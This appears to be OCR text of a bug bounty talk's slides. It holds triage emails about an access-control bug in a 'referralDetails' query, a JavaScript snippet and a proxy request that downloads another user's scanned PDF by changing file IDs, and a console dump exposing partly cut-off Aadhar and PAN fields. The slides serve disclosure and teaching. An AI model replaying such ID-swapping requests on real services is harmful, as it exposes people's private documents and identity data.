
Hello,

Hope you're doing well!

Please make a note of the following points just in case:

1. [redacted] Description explicitly states that: `users with closed accounts should only be able to access` [redacted] `and` [redacted]
3. This is [redacted] a different newly introduced query : `referralDetail` . The one that is submitted is [redacted] is `referralDetails (s)` .
4. Attaching relevant screenshots with this Message.

Kind Regards,



BACK TO AUTO PAGE

01 07 12

02

Hi RogueSMG,

Thanks for reporting!

[redacted]

The report was also found to be a regression [redacted], which contained the exact same query/method. This report was closed as fixed after the user account became completely deactivated, and so we're not confident on the fix applied here either.

[redacted]

Kind regards,

Hey [redacted]

Thanks for the Triage!

[redacted]

This is a different query which did not even exist and probably was added in later sometime in these 2 months.

Please have a look to the added comment and let me know if you still have any questions thereafter.

Kind Regards,

03

04

It looks like we missed the s, [redacted]

Kind regards,

SIGN IN

BACK TO AGENDA PAGE

BONUS LEVEL 1

BACK TO AUTO PAGE

01 07 12

```
let api='api';
.
.
.
.
const sendAuthRequest=()=>{const config=
{url:'/testapi'+${api}+'/'+'download'+'/view'+'/shared'+'/file/'+${id}+'/'+${x},method:'GET',headers:
{}};{const t=e.protocol?`${e.protocol}:`:"",r=e.port?
`:${e.port}`:"";return`${t}//${e.host}${r}${e.path?`/${e.path}`:""}/api/`}function HVo(e)
{return`${zVo(e)}${e.projectId}/envelope/`}function qVo(e,t){return
LWo({sentry_key:e.publicKey,sentry_version:UVo,...t&&
{sentry_client:`${t.name}/${t.version}`}})}function kkt(e,t={}){const r=typeof t=="string"?
t:t.tunnel,n=typeof t=="string"||!t._metadata?void 0:t._metadata.sdk;return r||`${HVo(e)}?
${qVo(e,n)}`
.
.
.
```

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01 07 12

Send Cancel Target: https:/ HTTP/1

Request

Pretty Raw Hex

```
1 GET /  Apiapi/download/view/shared/file/1/1222 HTTP/1.1
2 Host:
3 User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:128.0)
  Gecko/20100101 Firefox/128.0
4 Accept: */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Te: trailers
8 Connection: close
9
0
```

Search 0 highlights

Response

Pretty Raw Hex Render

```
12 Accept-Ranges: bytes
13 Content-Disposition: attachment; filename="IMG_[redacted].pdf"
14 Access-Control-Allow-Methods: POST, GET, OPTIONS, PUT, DELETE
15 X-Frame-Options: DENY
16 Access-Control-Allow-Origin: [redacted]7443
17 Vary: Origin
18 Vary: Access-Control-Request-Method
19 Vary: Access-Control-Request-Headers
20 Access-Control-Allow-Credentials: true
21 X-Content-Type-Options: nosniff
22 Access-Control-Max-Age: 31536000
23
24 %PDF-1.3
25 %âãÏÓ
26 1 0 obj
27 <<
28 /Creator (Canon SC1011)
29 /CreationDate (D:[redacted]-05'00')
30 /Producer (IJ Scan Utility)
31 >>
32 endobj
33 2 0 obj
34 <<
35 /Pages 3 0 R
```

Search 0 highlights

Done 537,543 bytes | 1,701

SIGN IN

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BONUS LEVEL 2

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


01 07 12




50%
Education
50%
Home
Inspector
Console
Debugger
Network
Style Editor
Performance
Memory
Storage
Accessibility
Application
Messages
Cookie-Editor
Filter Output
lastName: "
permanentResidentialAddress: Object { accessDetails: Getter & Setter, addressLine1: Getter & Setter, addressLine2: Getter & Setter, … }
personIdentifications: Object { aadhar: Getter & Setter, pan: Getter & Setter, … }
__ob__: Object { shallow: false, mock: false, vmCount: 0, … }
aadhar: Object { number: Getter & Setter, … }
__ob__: Object { shallow: false, mock: false, vmCount: 0, … }
number: "4
<get number()>: function get()
<set number()>: function set(t)
<prototype>: Object { … }
pan: Object { number: Getter & Setter, … }
__ob__: Object { shallow: false, mock: false, vmCount: 0, … }
number: "A
<get number()>: function get()
<set number()>: function set(t)
<prototype>: Object { … }

KEY TAKEAWAYS



01 NOTHING IS OBVIOUS: ASK STUPID QUESTIONS. TRY STUPID THINGS.

02 FIND YOUR “THING”

03 KEEP THINGS SIMPLE: EXPLORE, DON’T ABANDON

04 STAY HUNGRY, STAY HUMBLE

05 DON’T COLLABORATE, MAKE FRIENDS


MENU
THANK YOU!
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PRACTICE:
BETA . BARRACKS . ARMY